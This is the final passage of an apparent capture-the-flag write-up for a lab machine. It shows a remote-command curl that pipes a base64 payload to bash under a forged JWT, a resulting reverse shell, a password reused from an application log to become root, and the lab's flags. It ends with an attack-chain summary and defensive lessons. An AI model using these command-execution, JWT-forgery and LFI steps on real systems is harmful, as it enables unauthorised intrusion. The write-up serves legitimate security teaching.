curl -s 'http://10.10.11.161/api/v1/admin/exec/echo%20<b64>%7Cbase64%20-d%7Cbash' -H "Authorization: Bearer <forged-token>"
[+] Got reverse shell from backend~10.10.11.161-Linux-x86_64  Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /home/htb/uhc/.venv/bin/python3!
htb@backend:~/uhc$ whoami
htb
Shell as htb, with a detail that saves work: the TTY gets stabilised using the application's own virtualenv Python, /home/htb/uhc/.venv/bin/python3. The shell lands straight in ~/uhc, the API directory.

htb@backend:~/uhc$ cat /home/htb/user.txt
2783bb25dced850aa5c6ff04e4c06ec3
Privilege escalation
Password leaked in auth.log
The first place to look is the directory we landed in, because it belongs to the application we just compromised:
ls -l ~/uhc
cat auth.log
htb@backend:~/uhc$ ls -l
total 76
drwxrwxr-x 1 htb htb    90 Apr  6  2022 alembic
drwxrwxr-x 1 htb htb   218 Apr 10  2022 app
-rw-r--r-- 1 htb htb  1294 Nov 28 21:01 auth.log
-rwxrwxr-x 1 htb htb   127 Apr  6  2022 builddb.sh
-rw-rw-r-- 1 htb htb  2750 Apr 10  2022 populateauth.py
-rwxrwxr-x 1 htb htb   171 Apr  6  2022 prestart.sh
-rwxrwxr-x 1 htb htb   241 Apr 10  2022 run.sh
-rw-r--r-- 1 htb htb 24576 Nov 28 20:58 uhc.db
That auth.log is not the system one. It is not in /var/log, it sits in the application's directory next to uhc.db and a populateauth.py that feeds it: it is a log the API itself writes every time someone tries to log in. And its modification time is a few minutes old, from our own attempts.
11/28/2025, 15:57:54 - Login Success for admin@htb.local
11/28/2025, 16:01:14 - Login Success for admin@htb.local
11/28/2025, 16:14:34 - Login Success for admin@htb.local
...
11/28/2025, 16:56:14 - Login Success for admin@htb.local
11/28/2025, 17:04:34 - Login Failure for Tr0ub4dor&3
11/28/2025, 17:06:09 - Login Success for admin@htb.local
Dozens of identical lines and one that breaks the pattern. Where all the others carry an email address, the Login Failure one carries Tr0ub4dor&3, which is no email: it is a password. Someone hit the wrong field, typed the password where the username goes, the login failed, and the application dutifully logged the attempt with the value entered.
That is the flaw, and it has two layers. The first is that the application logs the typed identifier verbatim, unsanitised, so a user's slip ends up on disk in cleartext. The second is that the log sits in the API's directory, readable by the same account that serves the web app, which is to say by anyone who lands RCE.
We try the password against root (credential reuse):
su root
htb@backend:~/uhc$ su root
Password:
root@backend:/home/htb/uhc# cat /root/root.txt
3ba77407d66b850f0f776157f58a86e7
Attack chain
HTTP/API FastAPI  (nmap: http-title -> application/json)
   │ IDOR on /api/v1/user/1  -> admin GUID
   ▼
signup + login  -> plain user JWT
   │ /openapi.json (401 without a token) -> full schema -> /user/updatepass
   ▼
POST /user/updatepass with the GUID  (unauthenticated)  -> admin password overwritten
   │ login as admin -> JWT with is_superuser
   ▼
/admin/exec -> "Debug key missing from JWT"   (dead end)
   │
   ▼
/admin/file (LFI) -> /proc/self/environ -> main.py -> config.py -> JWT_SECRET
   │ jwt_tool: token re-signed with debug:true  (JWT forgery)
   ▼
/admin/exec -> RCE -> reverse shell as htb -> user.txt
   │ password in the application's own auth.log
   ▼
su root -> root.txt
Lessons learned
- An
API's error messages are documentation.FastAPIanswers an invalid body with the exact list of missing fields, and an existing route with a422instead of a404. Enumeration becomes a conversation: you ask badly on purpose and the server keeps correcting you. Returning generic errors costs little and blinds that avenue. - An IDOR is not "just" reading. Leaking the admin's
GUIDlooked minor, but that identifier was the only credential/updatepassasked for to authorize the change. Authorization is checked against the caller's session, never against an identifier that travels in the body and that the attacker controls. - Never store the
JWTsigning key in code. WithSuperSecretSigningKey-HTBinconfig.pyand anLFIto read it, the attacker stops being limited to the claims the server granted: they issue their own. InHS256the verifying key is the signing key, so reading it is the same as being able to issue. Keys belong in environment variables or a secret manager. /proc/self/environand/proc/self/cmdlineare gold after anLFI.APP_MODULEandPWDturned "I have no idea where the app is deployed" into an exact path without a single guess. They are the bridge between "I can read/etc/passwd" and "I can read the code that hands me the keys".- Application logs leak secrets. A user typing the password into the name field leaves it written in cleartext forever. Authentication logs should not store the identifier verbatim, should not live in a directory readable by the web process, and an application password certainly should not double as the system
rootpassword (credential reuse).